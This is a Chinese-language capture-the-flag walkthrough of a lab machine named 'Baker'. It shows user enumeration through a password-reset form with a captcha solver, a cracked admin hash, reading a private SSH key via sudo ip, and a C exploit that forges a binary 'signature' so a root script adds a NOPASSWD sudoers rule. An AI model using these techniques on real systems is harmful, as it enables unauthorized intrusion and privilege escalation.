

Baker

端口扫描

```
PORT      STATE  SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 10.0 (protocol 2.0)
53/tcp    closed domain    reset ttl 64
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.66 ((Unix))
|_http-favicon: Unknown favicon MD5: 87D268F322601053318326ACE0A561BC
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.66 (Unix)
|_http-title: Dairy - Website Baker
3306/tcp  open  mysql     syn-ack ttl 64  MariaDB 11.4.8
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=MariaDB Server
|_Issuer: commonName=MariaDB Server
|_Public Key type: rsa
|_Public Key bits: 4096
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2026-05-09T06:37:13
|_Not valid after: 2036-05-06T06:37:13
|_MD5: 0ba1:839d:7070:b4aa:c312:0218:cff2:2560
|_SHA-1: a809:91a7:6b90:dd37:acf3:87eb:26d7:6458:fb1e:884a
|_-----BEGIN CERTIFICATE-----
|_MIIEEqCCApOgAwIBAgIBADANBgkqhkiG9w0BAQsFADAZMRcwFQYDVQQDDA5NYXJp
|_YURCIFNlcnZlcjAeFw0yNjA1MDkwnjM3MTNaFw0zNjA1MDYwNjM3MTNaMBkx
|_BgNVBAMMDk1hcm1hREIgu2VydMvyMIIICiANBgkqhkiG9w0BAQEFAAOCAg8AMIIC
|_CgKCAgEAvrB+YtQM6saI3np1DRsdLJ/Vsg7fq1kkMskpSk+0DndFoSy0iK9IqX5q
|_akrBSIPUXL90JhuM0ztbsSY6XRhUM3f2JQw23ecjGXDeFryXr9PIHluzFsuI4ThC
|_+1gb4EZ5cfLY0SgZ800NM/2pfQ7JXkI35YTqD6k//XFfQgiJkc7tcvfIhQ6eyia9
|_2Sv8R8UiKP74cBMSZSWI2EA1DEvrOD3lVhoCIeI8wF2c6/3p6EJ6cHPPWJJPt01N
|_GTak3QvwfUdQjqDzJfmk1SHsmhsGGbRPF4WpYXeJDTtjNPbsKUuL4IXGL+cUxc1
|_ZtAL6NjdEKRTKT2VraMww7jnv4KaDess7me6dLIBjeholr6YaivyTpkWv/MsyvbV
|_L0Z2W0kgL9P17t0PU9e5Gana0wUE/cgrfy7IvJiv8caPcfsqw0Kw5N2RunNWsxIN
|_KAPjryk5+GEBNELhszQxY563wgJdhkYKZB5GMUGWfbJv7k6RZCZh+F99jmgzgxQ7Q
|_M9cGRRwyi9jIyanopWkNeK6QgfYmHm9KtL40N5Vkl2TXpYrv+GCy7ahLLV0iwa/G
|_QF+0Qk/bKDDQMaxHyHqh6XXb5VUd5rz7LkS4qyU11Dy7h1J8aq+ISyDVP2vm0fLl8
|_x32yT8vwMJm2lkJVr4St2lIZheXuSzm3SEjUZZ8WPaTVjcJwmI8CAwEAATANBgkq
|_hkiG9w0BAQsFAAOCAgEAq7L4e7TdAupeTaTwfAm9aNfquZGps2IayAhzjdhkJl6t
|_sqDxqr4FEym7J/Natt6vau4pgKuzPV1B3W70yReva/6koThbmTrkzrcfRvkGZ8Wp
|_/wqoS9+wHuIE4xev3g0Y0wMnB5rdGafksHtb5yPHKUXttLidLHaU0VzY808GW+fy
|_Ygt5V5hth15xEmx0TqcFQc4amX6j9LzyBNho5wgi7uDmwe5/FsLuewY5NQuNS3Cu
|_EKvmvPD4Qc+Rxhk5UjaTvu8f72WaqIz9p8sEEYvI3oInMwFN0jMwcoBNZEfeFLSq
|_8yj0P3nIMTpyhs1UZmkFnDt8EL3ePemjSeyVKAM36QhX9G8CbWVw4dJ9GWGczjQ0
|_JepGp644csBrdbq5UBXTjJGV10zshw1xB1sv4MhNMY6zFLq8ls0TWyD8qyhIHxw0
|_2PTS1K10mq6vmU0PPP0Zcu4b5mSkaETHoiMvzYcZr+oZd0VbZuMvdvqFnMl11fZUL
|_4gZefT3MRC50cNbCr7N7n+4uRIeakMXgncAyE0sm8en+Lcu4ECh769lnXJZyfpRP
|_eGwkbX5qNOUaZ/07kmiK2mYt0Ezs37iHrc5zjyKXH6j0JNbV4z2D4q0t7H1JR59
|_SK+D11u1ZV3TUo/qnKRQD3iLM0FZ9Nx2CzzumDUMego7ULSYGIG+PCJI7U0Yoc4=
|_-----END CERTIFICATE-----
|_mysql-info:
```

```
| Protocol: 10
| Version: 11.4.8-MariaDB
| Thread ID: 7
| Capabilities flags: 65534
| Some Capabilities: DontAllowDatabaseTableColumn, SupportsCompression, FoundRows,
SupportsTransactions, IgnoreSigpipes, Support41Auth, IgnoreSpaceBeforeParenthesis,
SupportsLoadDataLocal, Speaks41ProtocolNew, InteractiveClient, Speaks41ProtocolOld,
ODBCCClient, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWithDatabase,
SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: xTy&L/BBcK-@9=gmoE/U
|_ Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:3C:70:F4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

80端口 F12 能看到域名是 `baker.dsz` , 添加到 `hosts` 文件

```
echo "$IP baker.dsz" | sudo tee -a /etc/hosts
```

通过目录扫描可以发现后台登录 `http://baker.dsz/admin/login/index.php` , 使用的是 `WBCE CMS`

`nulcei` 扫描好像没有识别到 `WBCE CMS` 的相关漏洞, 但是发现了3306的默认密码
`[passwords="root", usernames="root"]`

其中 `wbce_db` 没权限访问, 但是访问 `wbce_test` 是可以的

```
~/Desktop/maze mysql -h baker.dsz -uroot -proot
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1899
Server version: 11.4.8-MariaDB Alpine Linux

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| test |
| wbce_db |
| wbce_test |
+-----+
7 rows in set (0.001 sec)

MariaDB [(none)]> use wbce_db
ERROR 1044 (42000): Access denied for user 'root'@'%' to database 'wbce_db'
MariaDB [(none)]> use wbce_test
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

查看用户表 `wbce_users` , 可以拿到 `admin` 的哈希, 爆破, 获得凭证 `admin:33333333`

```
~/Desktop/maze/workspace john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
33333333 (?)
1g 0:00:00:22 DONE (2026-05-09 23:48) 0.04432g/s 322.3p/s 322.3c/s 322.3C/s danutza..geoffrey
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

尝试登录, 但是失败了,

在 `wbce_mod_wysiwyg` 表中能找到一条 `http://baker.dsz/USERNAMES.txt` , 但是实际访问的时候404

在 `wbce_dbsessions` 表中能找到有一条记录登录的用户是 `baker` , 而不是前面在 `wbce_users` 看到的 `admin`

但是都没有登录成功, 用注册验证报错显示数据库里没有这两个用户

这里确实卡了很久, 最后想到可以用字典生成对应的邮箱, 通过找回密码的接口来判断是否存在该用户, 让 ai 帮忙写了个脚本

```
#!/usr/bin/env python3
import re, subprocess, tempfile, hashlib

URL = 'http://192.168.0.110/admin/login/forgot/index.php'
WORDLIST = 'top5000'
DOMAIN = 'baker.dsz'
LIMIT = 5000
UA = 'Mozilla/5.0'

def req(email, cj):
    g = subprocess.check_output(['curl', '-sS', '-A', UA, '-c', cj, URL], text=True)
    a, op, b = re.search(r'(\d+)\s+(add|subtract|multiply)\s+(\d+)', g).groups()
    a, b = int(a), int(b)
    ans = a+b if op == 'add' else a-b if op == 'subtract' else a*b
    p = subprocess.check_output(['curl', '-sS', '-A', UA, '-b', cj, '-c', cj, '-e', URL,
                                '-d', f'email={email}&captcha={ans}&submit=Send+Details', URL],
                                text=True)
    body = re.sub(r'\s+', ' ', p)
    body = re.sub(r'\b\d+\s+(?:add|subtract|multiply)\s+\d+\b', 'CAPTCHA', body)
    body = re.sub(r'value="[^"]*"', 'value=""', body)
    cls = 'not_found' if 'cannot be found in the database' in body.lower() else 'other'
    return cls, hashlib.md5(body.encode()).hexdigest()[:12], body

cj = tempfile.NamedTemporaryFile(delete=False).name
baseline_email = 'zz_not_exists_9f3a1c5e@' + DOMAIN
base_cls, base_sig, _ = req(baseline_email, cj)
print('[*] baseline:', baseline_email, base_cls, base_sig)

seen = set()
with open(WORDLIST, 'r', encoding='latin-1', errors='ignore') as f:
    for i, line in enumerate(f):
        if i >= LIMIT:
            break
        user = line.strip()
        if not user or user in seen:
            continue
        seen.add(user)
        email = f'{user}@{DOMAIN}'
        cls, sig, body = req(email, cj)
        if cls != base_cls or sig != base_sig:
            msg = re.findall(r'<p>(.*?)</p>', body, re.I)
```


```
msg = ' | '.join(x.strip() for x in msg if any(k in x.lower() for k in
['cannot', 'password', 'email', 'sent']))
print(f'[+] {email} cls={cls} sig={sig} {msg}')
```

最后可以发现两个邮箱，分别是： `martina@baker.dsz` 和 `carol@baker.dsz`


发现凭证 `martina:33333333`，成功以管理员身份登录后台

[对应版本存在漏洞](#)，尝试进行利用

先在后台创建一个 `droplet`，内容是恶意的 php 代码



再创建一个页面并访问，内容是标签，比如 `[[test]]`



上来以后 `sudo -l` 发现 `(carol) NOPASSWD: /sbin/ip` , 可以读文件

```
sudo -u carol /sbin/ip -force -batch /home/carol/.ssh/id_rsa
```

但是整理出来以后会报错, 是读的时候空格截断了, 需要补全头尾

补上以后, 就可以用私钥登录 `carol` 了, 上来以后发现在 `devs` 组里

```
find / -group devs 2>/dev/null
```

发现对 `/opt/scripts` 目录有写的权限, 上传 `pspy` 监听是什么东西在触发

```
2026/05/11 10:03:00 CMD: UID=0      PID=2873   | /bin/sh /usr/local/bin/check-monitor.sh
```

查看脚本分析, 发现会检查 `.note.sig` 字段

```
#!/bin/sh

TARGET="/opt/scripts/monitor"
SIG_SECTION=".note.sig"
TEMP_SIG="/tmp/sig_verify.bin"
VENDOR_STR="Maze-Sec-Internal-Only"

objcopy --dump-section $SIG_SECTION=$TEMP_SIG $TARGET 2>/dev/null

if [ $? -ne 0 ]; then
    echo "[!] Error: Binary not signed."
    exit 1
fi
```

```

if grep -q "$VENDOR_STR" $TEMP_SIG; then
    echo "[+] Signature verified. Executing..."
    $TARGET
else
    echo "[!] Security Alert: Unauthorized binary detected!"
fi

rm -f $TEMP_SIG

```

exp

```

cat > /tmp/exploit.c << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    system("echo 'carol ALL=(ALL) NOPASSWD: ALL' > /etc/sudoers.d/carol");
    return 0;
}
EOF

gcc exploit.c -o monitor

# 1. 创建包含特定字符串的签名文件
echo "Maze-Sec-Internal-Only" > signature.txt

# 2. 使用 objcopy 将该文件内容注入到 monitor 二进制文件的 .note.sig 段中
objcopy --add-section .note.sig=signature.txt \
        --set-section-flags .note.sig=alloc,readonly \
        monitor

mv /opt/scripts/monitor /opt/scripts/monitor.bak
cp /tmp/monitor /opt/scripts/

```



```
carol@Baker:/tmp$ cat > /tmp/exploit.c << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    system("echo 'carol ALL=(ALL) NOPASSWD: ALL' > /etc/sudoers.d/carol");
    return 0;
}
EOF
carol@Baker:/tmp$ gcc exploit.c -o monitor
carol@Baker:/tmp$ echo "Maze-Sec-Internal-Only" > signature.txt
carol@Baker:/tmp$ objcopy --add-section .note.sig=signature.txt \
    --set-section-flags .note.sig=alloc,readonly \
    monitor
objcopy: stGpaIAA: warning: allocated section `.note.sig' not in segment
carol@Baker:/tmp$ objcopy --dump-section .note.sig=/dev/stdout monitor
Maze-Sec-Internal-Only
objcopy: stedDdMK: warning: allocated section `.note.sig' not in segment
carol@Baker:/tmp$ mv /opt/scripts/monitor /opt/scripts/monitor.bak
carol@Baker:/tmp$ cp /tmp/monitor /opt/scripts/
carol@Baker:/tmp$ sudo -l
Matching Defaults entries for carol on Baker:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for carol:
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User carol may run the following commands on Baker:
    (ALL) NOPASSWD: ALL
carol@Baker:/tmp$ sudo su
root@Baker:/tmp# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Baker:/tmp# cat /root/root.txt
flag{root-99dc32aab0563305b639550763a02e32}
```